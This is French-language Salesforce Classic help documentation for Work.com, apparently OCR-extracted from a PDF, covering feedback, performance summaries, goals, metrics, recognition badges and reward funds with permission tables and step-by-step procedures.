Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

### AUTORISATIONS UTILISATEUR

Pour afficher des concurrents :

- Lire sur les opportunités

Pour modifier des concurrents :

- Autorisation de modification sur les opportunités

# Amélioration de vos performances avec Work.com

## Présentation des commentaires

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher un commentaire : | Lire sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Demandes de commentaires<br>ET<br>Lire sur les cycles de performance |
| Pour créer un commentaire : | Créer sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Demandes de commentaires<br>ET<br>Lire sur les cycles de performance |
| Pour modifier ou soumettre un commentaire : | Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires<br>ET<br>Lire sur les cycles de performance |
| Pour supprimer un commentaire (uniquement pour les utilisateurs administrateur avec des autorisations MAD/VAD) : | Supprimer sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Demandes de commentaires<br>ET<br>Lire sur les cycles de performance |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le commentaire nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.


Les commentaires Work.com permettent de demander ou de formuler des commentaires non sollicités sur une personne ou un thème, et de répondre aux commentaires associés à des résumés de performance.

Les propositions de commentaires, les demandes commentaires et les commentaires associés à des résumés de performance sont tous gérés sous l'onglet Commentaires. L'onglet Commentaires affiche par défaut le dernier commentaire que vous avez visualisé. Il peut être filtré pour consulter différents types d'enregistrement de commentaires. Par exemple, sélectionnez **Nouvelles demandes de commentaire** pour afficher les enregistrements de commentaires qui nécessitent votre implication. Vous pouvez également créer des vues de listes personnalisées avec différentes options de filtrage.

Les filtres de commentaires par défaut comprennent :

- Tous les commentaires : tous les commentaires, y compris les commentaires uniques et les commentaires sur les résumés de performance
- Les demandes de commentaires refusées : tous les commentaires que vous avez demandés et qui ont été refusés

- Commentaires sur moi : tous les commentaires publiés sur vous
- Commentaires sur mon équipe : tous les commentaires publiés sur votre équipe
- Commentaires sur d'autres : les commentaires publiés sur d'autres utilisateurs
- Commentaires sur des rubriques : les commentaires publiés sur des rubriques
- Nouvelles réponses aux commentaires : les nouvelles réponses aux commentaires que vous avez demandées
- Nouvelles demandes de commentaires : les nouvelles demandes de commentaires sur les commentaires uniques et les résumés de performance




Dans la page des commentaires, vous pouvez effectuer les opérations suivantes :

- Afficher et filtrer votre liste de commentaires par les nouvelles requêtes, réponses et d'autres commentaires
- Cliquer sur un enregistrement de commentaire pour afficher des informations détaillées
- Proposer ou demander des commentaires

CONSULTER ÉGALEMENT :

Visibilité des commentaires

Présentation des résumés de performance

Activation ou désactivation des paramètres de Work.com

# Visibilité des commentaires

Les options de visibilité sont basées sur le type de commentaires que vous choisissez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le commentaire nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## Commentaires demandés

Seules les personnes auxquelles vous envoyez des demandes de commentaires et un administrateur disposant de l'accès « Modifier toutes les données » ou « Afficher toutes les données » peuvent afficher votre demande.

| Commentaires demandés sur | Personne recevant la demande | Responsable de la personne | Administrateur avec un accès MAD/VAD |
|---|---|---|---|
| Une rubrique | ✅ | | ✅ |
| Moi-même | ✅ | | ✅ |
| Un autre utilisateur | ✅ | | ✅ |

## Commentaires offerts

Vous pouvez afficher uniquement les commentaires qui sont partagés avec vous. Par exemple, vous ne pouvez pas afficher les commentaires sur vous-même qui sont partagés uniquement avec votre responsable.

| Commentaires offerts | Personne | Responsable de la personne | Administrateur avec un accès MAD/VAD |
|---|---|---|---|
| La personne uniquement | ✅ | | ✅ |
| La personne et le responsable | ✅ | ✅ | ✅ |
| Le responsable uniquement | | ✅ | ✅ |

CONSULTER ÉGALEMENT :

Présentation des commentaires

# Présentation des résumés de performance

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

Les résumés de performance de Work.com recueillent des commentaires sur les personnes de votre société à l'aide d'un questionnaire personnalisé.

Accédez à l'onglet Commentaires pour afficher les résumés de performance que vous devez compléter. Utilisez le menu déroulant pour filtrer vos résumés de performance et les autres commentaires. Sélectionnez **Nouvelles demandes de commentaires** pour afficher les commentaires uniques et les résumés de performance qui nécessitent votre contribution.

CONSULTER ÉGALEMENT :

- Ajout de collègues à un résumé de performance
- Renseignement d'un résumé
- Refus d'une demande de résumé de performance
- Présentation des cycles de résumé de performance
- Activation ou désactivation des paramètres de Work.com

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Performance :

- Lire sur les cycles de performance

Pour afficher les résumés de performance :

- Lire sur les cycles de performance

Pour créer des résumés de performance :

- Créer sur les cycles de performance

Pour répondre à et soumettre des résumés de performance :

- Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires

  ET

  Lire sur les cycles de performance

## Renseignement d'un résumé

1. Sous l'onglet Commentaires, sélectionnez **Nouvelles demandes de commentaires** dans la liste déroulante des commentaires.
2. Cliquez sur **OK**.
3. Sélectionnez un résumé de performance.
4. Répondez aux questions du résumé. Si disponible, cliquez sur **Inviter un collègue** ou **Inviter un supérieur** pour demander la révision de collaborateurs.

   Pour afficher les travaux récents, tels que les remerciements, les objectifs, les métriques et les commentaires, cliquez sur **Personnaliser les listes associées** dans la page de détail d'un présumé de performance. Vous ne pouvez pas citer les travaux récents directement dans vos réponses, mais vous pouvez ajouter ces informations manuellement.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.


### AUTORISATIONS UTILISATEUR

Pour modifier des résumés de performance :

- Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires

  ET

  Lire sur les cycles de performance



5. Lorsque la rédaction du résumé est terminée, cliquez sur **Soumettre**, ou sur **Enregistrer en brouillon** pour apporter des modifications ultérieurement.

Vous pouvez afficher les résumés soumis en utilisant les filtres de l'onglet Commentaires, y compris les résumés sur vous-même ou sur votre équipe.

CONSULTER ÉGALEMENT :

- Présentation des résumés de performance
- Ajout de collègues à un résumé de performance
- Refus d'une demande de résumé de performance

# Ajout de collègues à un résumé de performance

Invitez des collègues à consulter votre résumé de performance.

1. Sous l'onglet Commentaires, sélectionnez **Nouvelles demandes de commentaires** dans la liste déroulante des commentaires.
2. Cliquez sur **OK**.
3. Sélectionnez un résumé de performance.
4. Si des révisions de collègues ou de responsables sont comprises, cliquez sur **Inviter un collègue** ou sur **Inviter un supérieur** en haut de la page.
5. Saisissez le nom de la personne que vous souhaitez inviter, puis cliquez sur **Enregistrer**.
   Le nom s'affiche dans la liste des personnes invitées et elle reçoit un e-mail lui demandant de compléter un résumé Collègue ou Hiérarchie.

CONSULTER ÉGALEMENT :

Présentation des résumés de performance
Renseignement d'un résumé
Refus d'une demande de résumé de performance

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher les résumés de performance :

- Lire sur les cycles de performance

Pour ajouter des collègues à des résumés de performance :

- Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires

  ET

  Lire sur les cycles de performance

# Refus d'une demande de résumé de performance

Refusez une demande de résumé de performance lorsque les commentaires sur la personne ou l'équipe ne sont plus requis.

1. Sous l'onglet Commentaires, sélectionnez **Nouvelles demandes de commentaires** dans la liste déroulante des commentaires.
2. Cliquez sur **OK**.
3. Sélectionnez un résumé de performance.
4. Cliquez sur **Refuser**.
5. Cliquez sur **OK** dans le message de confirmation.
   - Vous pouvez refuser uniquement des résumés personnels, de collègues et de la hiérarchie.
   - Les réponses sauvegardées sont conservées dans le résumé refusé.
   - Vous pouvez accéder aux résumés refusés dans la page Commentaires en sélectionnant le filtre Tous les commentaires.
   - Cliquez sur **Rouvrir** dans la page détail d'un résumé refusé pour rouvrir le résumé. Les résumés rouverts sont affichés dans la liste Nouvelles demandes de commentaires.
   - Lorsqu'un cycle de performance est « Terminé », vous ne pouvez pas rouvrir les résumés refusés.

CONSULTER ÉGALEMENT :

Présentation des résumés de performance

Ajout de collègues à un résumé de performance

Renseignement d'un résumé

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Performance :

- Lire sur les cycles de performance

Pour modifier des résumés de performance :

- Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Séries de questions de commentaires et Requêtes de commentaires

  ET

  Lire sur les cycles de performance

# Présentation des objectifs

Les objectifs Work.com permettent de définir, de suivre et de mesurer votre travail. Accédez aux objectifs via l'onglet Objectifs ou via les pages de profil Chatter.

L'onglet Objectifs dans le profil d'un utilisateur affiche les objectifs de cette personne. L'onglet Objectifs de niveau supérieur est une vue de liste générale qui peut être configurée pour afficher différentes listes d'objectifs (telles que Mes objectifs, Objectifs de mon équipe ou Objectifs clés de la société). Les onglets et les vues de liste affichés peuvent varier selon la configuration de Work.com par votre administrateur.

Cliquez sur un objectif de votre liste pour accéder à la page de détail correspondante.

Les objectifs prennent en charge les fils Chatter dans les enregistrements d'objectifs. Par conséquent, différents utilisateurs peuvent collaborer dans le fil et suivre la progression d'un objectif.

La page de détail des objectifs répertorie les métriques, les tâches, les événements, les notes, les pièces jointes et d'autres informations associé(e)s à un objectif particulier. Adaptez les objectifs à d'autres en les liant à des objectifs parents ou secondaires.

Modifiez les paramètres de partage pour mieux contrôler qui peut afficher et mettre à jour vos objectifs. Par exemple, si les objectifs de votre organisation sont définis par défaut sur Privé, les propriétaires d'objectifs et les administrateurs peuvent partager les objectifs avec une sélection d'utilisateurs ou de groupes afin d'augmenter la collaboration et la visibilité. Pour affiner le contrôle de l'accès aux objectifs, vous avez le choix entre l'accès en lecture seule et l'accès en lecture/écriture.

Dans la liste associée Activités en cours, cliquez sur **Nouvelle tâche** ou sur **Nouvel événement** pour créer une tâche ou un événement associé à un objectif spécifique. Vous pouvez également créer des tâches ou des événements pour des métriques individuelles si nécessaire.

Ajoutez des métriques à vos objectifs afin de mesurer votre progression. Vous pouvez également lier des métriques à des données dans vos rapports favoris afin de suivre votre travail dans Salesforce. Attribuez des pondérations aux différentes métriques afin de suivre avec précision la progression vers l'objectif.

CONSULTER ÉGALEMENT :

- Création d'un objectif
- Métriques
- Présentation de l'accompagnement
- Considérations relatives à l'utilisation de tâches
- Considérations relatives à l'utilisation d'événements et de calendriers
- Personnaliser le suivi de fil Chatter
- Activation ou désactivation des paramètres de Work.com
- Métriques

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les objectifs nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher des objectifs :
- Lire sur les objectifs et les liens d'objectifs

Pour créer des objectifs :
- Créer sur les objectifs et les liens d'objectifs

Pour modifier des objectifs :
- Lire sur les objectifs et les liens d'objectifs

Pour supprimer des objectifs :
- Lire sur les objectifs et les liens d'objectifs

# Création d'un objectif

Définissez, suivez et mesurez votre travail avec les Objectifs Work.com.

1. Cliquez sur l'onglet supérieur Objectifs.

   Si l'onglet Objectifs n'est pas affiché, sélectionnez Work.com dans le menu déroulant des applications Force.com, en haut à droite, ou cliquez sur + à droite de vos onglets actuels, puis sélectionnez-les dans la page Tous les onglets.

2. Cliquez sur **Nouveau**.
3. Saisissez un nom pour l'objectif, puis renseignez les informations supplémentaires.

   Une fois l'objectif créé, vous pouvez ajuster ses paramètres de partage. Notez que toutes les images d'objectifs sont disponibles en externe.

   Conseil: Pour créer un objectif important pour la société, sélectionnez le champ **Objectif clé de la société**. Une fois l'objectif créé, cliquez sur **Partage** dans la page de détail de l'objectif, et partagez-le avec le groupe Tous les utilisateurs internes. Définissez le niveau d'accès sur Lecture seule pour le partager avec l'ensemble de votre organisation, ou définissez-le sur Lecture/écriture pour autoriser tous les utilisateurs à collaborer vers cet objectif.

4. Définissez le statut de l'objectif :
   - Brouillon : les détails de l'objectif sont provisoires et n'ont pas encore été finalisés.
   - Publié : les détails de l'objectif ont été finalisés et l'objectif est en cours.
   - Terminé : l'objectif est terminé.
   - Annulé : l'objectif a été annulé et n'est plus applicable.
   - Non terminé : l'objectif n'est pas atteint.
5. Cliquez sur **Enregistrer**.

Vous pouvez réattribuer des objectifs à d'autres utilisateurs en cliquant sur **Modifier** en regard du Nom du propriétaire dans la page de détail d'un objectif. Les métriques peuvent appartenir à différents utilisateurs. Par conséquent, assurez-vous également de réattribuer les métriques au propriétaire approprié.

CONSULTER ÉGALEMENT :

Présentation des objectifs

Métriques

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les objectifs nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher des objectifs :
- Lire sur les objectifs et les liens d'objectifs

Pour créer des objectifs :
- Créer sur les objectifs et les liens d'objectifs

# Métriques

Utilisez des métriques pour suivre et visualiser vos données.

Créez des métriques à partir de l'onglet Métriques ou de la page de détail d'un objectif. Les utilisateurs peuvent créer des métriques autonomes ou les associer à des objectifs spécifiques.

Utilisez des métriques Progression ou Réalisation afin de suivre le statut de différents objectifs que vous avez définis pour vous-même ou pour d'autres. Quiconque dispose d'un accès en lecture/écriture peut actualiser les valeurs de métriques, et les métriques peuvent également être affichées dans les espaces d'accompagnement et les résumés de performance appropriés.

Quiconque dispose d'un accès en lecture/écriture peut actualiser les valeurs de métriques, et les métriques peuvent également être affichées dans les espaces d'accompagnement et les résumés de performance appropriés.

Création d'une métrique

Suivez et mettez en évidence votre travail à l'aide des Métriques Work.com.

CONSULTER ÉGALEMENT :

Création d'une métrique

Présentation des objectifs

Présentation des objectifs

Création d'un objectif

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les métriques nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

# Création d'une métrique

Suivez et mettez en évidence votre travail à l'aide des Métriques Work.com.

1. Cliquez sur l'onglet Métriques.

   Vous pouvez également cliquer sur **Nouvelle métrique** dans la page de détail d'un objectif.

2. Cliquez sur **Nouveau**.
3. Sélectionnez un type d'enregistrement Progression ou Réalisation, puis cliquez sur **Continuer**.
   - Les métriques de progression mesurent la réalisation par rapport à une valeur cible. Elles sont idéales pour suivre les valeurs et les pourcentages fixes. Par exemple, créez des métriques de progression pour *Convertir 50 pistes* ou *Atteindre 100 % de satisfaction client*.
   - Les métriques de réalisation déterminent si la métrique a été atteinte ou non. Elles sont idéales pour suivre des jalons ou lorsque vos métriques ne reposent pas sur des valeurs fixes. Par exemple, créez une métrique de réalisation pour *Être certifié Salesforce*.
4. Saisissez un nom pour la métrique, puis renseignez les informations supplémentaires.
5. Pour des métriques Progression, saisissez une valeur cible.

   Vous pouvez mettre à jour la valeur actuelle manuellement ou l'associer à un rapport Salesforce. Pour associer une valeur de métrique à un rapport :

   a. Dans le champ Valeur actuelle, cliquez sur **À partir d'un rapport Salesforce**.

   b. Sélectionnez le Nom du rapport.

   c. Sélectionnez le champ Résumé.
6. Définissez le statut de la métrique.
7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Métriques

Présentation des objectifs

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les métriques nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher les métriques :

- Lire sur les métriques

Pour créer des métriques :

- Créer sur les métriques

Pour lier des métriques à des rapports :

- Créer sur les liens des données des métriques

# Présentation de la reconnaissance

Félicitez et remerciez vos collègues en publiant des messages, des badges et des récompenses personnalisés dans leur fil Chatter.

La reconnaissance Work.com inclut les Remerciements avec des badges personnalisés illimités, ainsi que la possibilité d'associer des badges à des récompenses importantes telles que des cartes-cadeaux. Les responsables peuvent créer des rapports et des tableaux de bord pour afficher des données sur les personnes les plus reconnues. En plus des autorisations utilisateur requises, votre administrateur doit activer les Remerciements et les Récompenses pour votre organisation. Selon la configuration de Work.com par votre administrateur, l'onglet Reconnaissance et l'onglet Badges peuvent être des onglets de niveau supérieur. En outre, l'onglet Reconnaissance peut être un sous-onglet dans votre profil Chatter.


**Remarque:** Les utilisateurs peuvent créer, modifier, partager et donner des badges de remerciement sans licence Work.com. Toutefois, les utilisateurs doivent posséder une licence Work.com pour pouvoir utiliser des badges associés à des récompenses. Pour plus d'informations sur l'obtention de Work.com, contactez Salesforce.

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les fonctionnalité de récompenses nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.




Accédez à la bibliothèque des badges disponibles sous l'onglet Badges. Cliquez sur **Nouveau** pour créer un badge, ou cliquez sur un badge pour afficher ou modifier ses détails. Vous pouvez afficher uniquement les badges que vous êtes autorisé(e) à donner, et la possibilité de créer ou de modifier des badges peut être limitée en fonction de la configuration de la fonctionnalité.




Donnez des badges de remerciement depuis l'éditeur Chatter. Actuellement, les utilisateurs peuvent donner des badges à une seule personne à la fois. Pour plus d'informations, reportez-vous à Remerciement de vos collaborateurs.

Visualisez les badges qu'un utilisateur a reçus sous l'onglet Reconnaissance de son profil Chatter.

CONSULTER ÉGALEMENT :

- Création d'un badge
- Configuration de l'accès aux badges de remerciement
- Fonds de récompense
- Création de fonds de récompense
- Activation ou désactivation des paramètres de Work.com

# Création d'un badge

Créez des badges personnalisés pour reconnaître et remercier vos collaborateurs.

Procédure : Création d'un badge de remerciement

1. Cliquez sur l'onglet Badges.

   Si l'onglet Badges n'est pas affiché, cliquez sur à droite de vos onglets actuels puis sélectionnez-le dans la page Tous les onglets.

2. Cliquez sur **Nouveau**.
3. Saisissez un nom et une description pour le badge, ajoutez une image au badge, et (facultatif) attribuez des récompenses et des limitations de badge.

   Remarque:

   - Seuls les utilisateurs qui ont les Récompenses activées peuvent créer un badge de récompense.
   - Les badges peuvent être transférés depuis une organisation sandbox vers une organisation de production.
   - Vous pouvez limiter l'accès aux enregistrements de badge via la liste associée Accès, mais les images de badge sont accessibles en externe.

| Champ de badge | Description |
|---|---|
| Nom du badge | Le nom du badge. |
| Actif | Indique que le badge est actif et qu'il peut être donné. Ce paramètre est activé par défaut. |
| Fonds de récompense | Sélectionnez un fonds de récompense pour le badge, si applicable. |
| Nom du propriétaire | Le nom du propriétaire du badge. |
| Badge de société | Sélectionnez ce badge pour le définir en tant que badge de société. Seuls les utilisateurs disposent de l'autorisation Modérateur Chatter peuvent créer et modifier des pages de société. Les badges de société permettent à tous les utilisateurs d'offrir le badge. |
| Description | Une description qui précise la signification du badge. |
| URL de l'image | Une représentation visuelle du badge. Cliquez sur ce champ pour sélectionner une image à partir d'un répertoire de votre ordinateur. Les images de badge sont stockées à une résolution de 128 x 128 pixels et sont accessibles en externe. |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les fonctionnalité de récompenses nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Badges :

- Aucune autorisation utilisateur supplémentaire requise

Pour créer un badge :

- Créer sur les documents
- Le paramètre « Restreindre les créateurs de badge personnalisé » est désactivé par défaut. S'il est activé, les utilisateurs nécessitent l'autorisation « Créer des définitions de badge personnalisé ».

| Champ de badge | Description |
| --- | --- |
| Numéro de limite | Le nombre de badges actuellement disponibles. Cette valeur peut être indiquée par utilisateur ou pour l'ensemble des utilisateurs. La valeur par défaut est un nombre de badges illimité. |
| Date de début de la limite | Indique la date à laquelle le système commence à compter le nombre de badges utilisés. La valeur par défaut est la date de création du badge. |
| Type de limite | Sélectionnez Par utilisateur pour appliquer le Numéro de limite à chaque utilisateur. Sélectionnez Par société pour appliquer le Numéro de limite à l'ensemble de l'organisation. |

4. Cliquez sur **Enregistrer**.

L'accès aux badges personnalisés est défini par défaut pour tous les utilisateurs internes. Pour changer l'accès à un badge personnalisé, accédez à sa page de détail, puis cliquez sur **Modifier la liste** dans la liste associée Accès.

CONSULTER ÉGALEMENT :

- Présentation de la reconnaissance
- Configuration de l'accès aux badges de remerciement
- Fonds de récompense

## Configuration de l'accès aux badges de remerciement

Configurez l'accès à un badge de remerciement à l'aide de la liste associée Accès.

1. Dans l'onglet **Badges**, cliquez sur le badge que vous souhaitez modifier.

   Si l'onglet Badges n'est pas affiché, cliquez sur à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.

2. Dans la liste associée Accès, cliquez sur **Modifier la liste**.
3. Saisissez les groupes publics ou les utilisateurs auxquels vous souhaitez accorder l'accès.

   Vous pouvez accorder l'accès uniquement aux utilisateurs qui possèdent des licences prises en charge.

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Présentation de la reconnaissance
- Création d'un badge
- Fonds de récompense

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les fonctionnalité de récompenses nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

# Fonds de récompense

Les récompenses de Work.com permettent d'associer des récompenses tangibles à vos badges. Vous pouvez associer des badges à des récompenses intéressantes avec la plupart des codes-cadeaux numériques existants.

Votre administrateur doit activer les Remerciements et les Récompenses dans votre organisation.

Les récompenses Work.com accepte votre choix de programmes ou de marques de récompenses en plus du type de fonds de récompense Amazon.com™ par défaut. Les informations sur les récompenses sont stockées dans deux objets, Type de fonds de récompense et Fonds de récompense. Voici une courte description des différences entre les deux objets :

**Type de fonds de récompense**
: Cet objet contient les informations fixes relatives à une récompense, notamment le type de devise, les informations d'encaissement et des détails de chargement d'un fichier CSV, par exemple Amazon.com™, iTunes™ ou Starbucks™.

**Fonds de récompense**
: Cet objet contient les codes-cadeaux et peut être associé à un seul type de fonds de récompense. Chaque fonds de récompense a une valeur définie que vous déterminez en achetant des codes-cadeaux pour une dénomination spécifique.

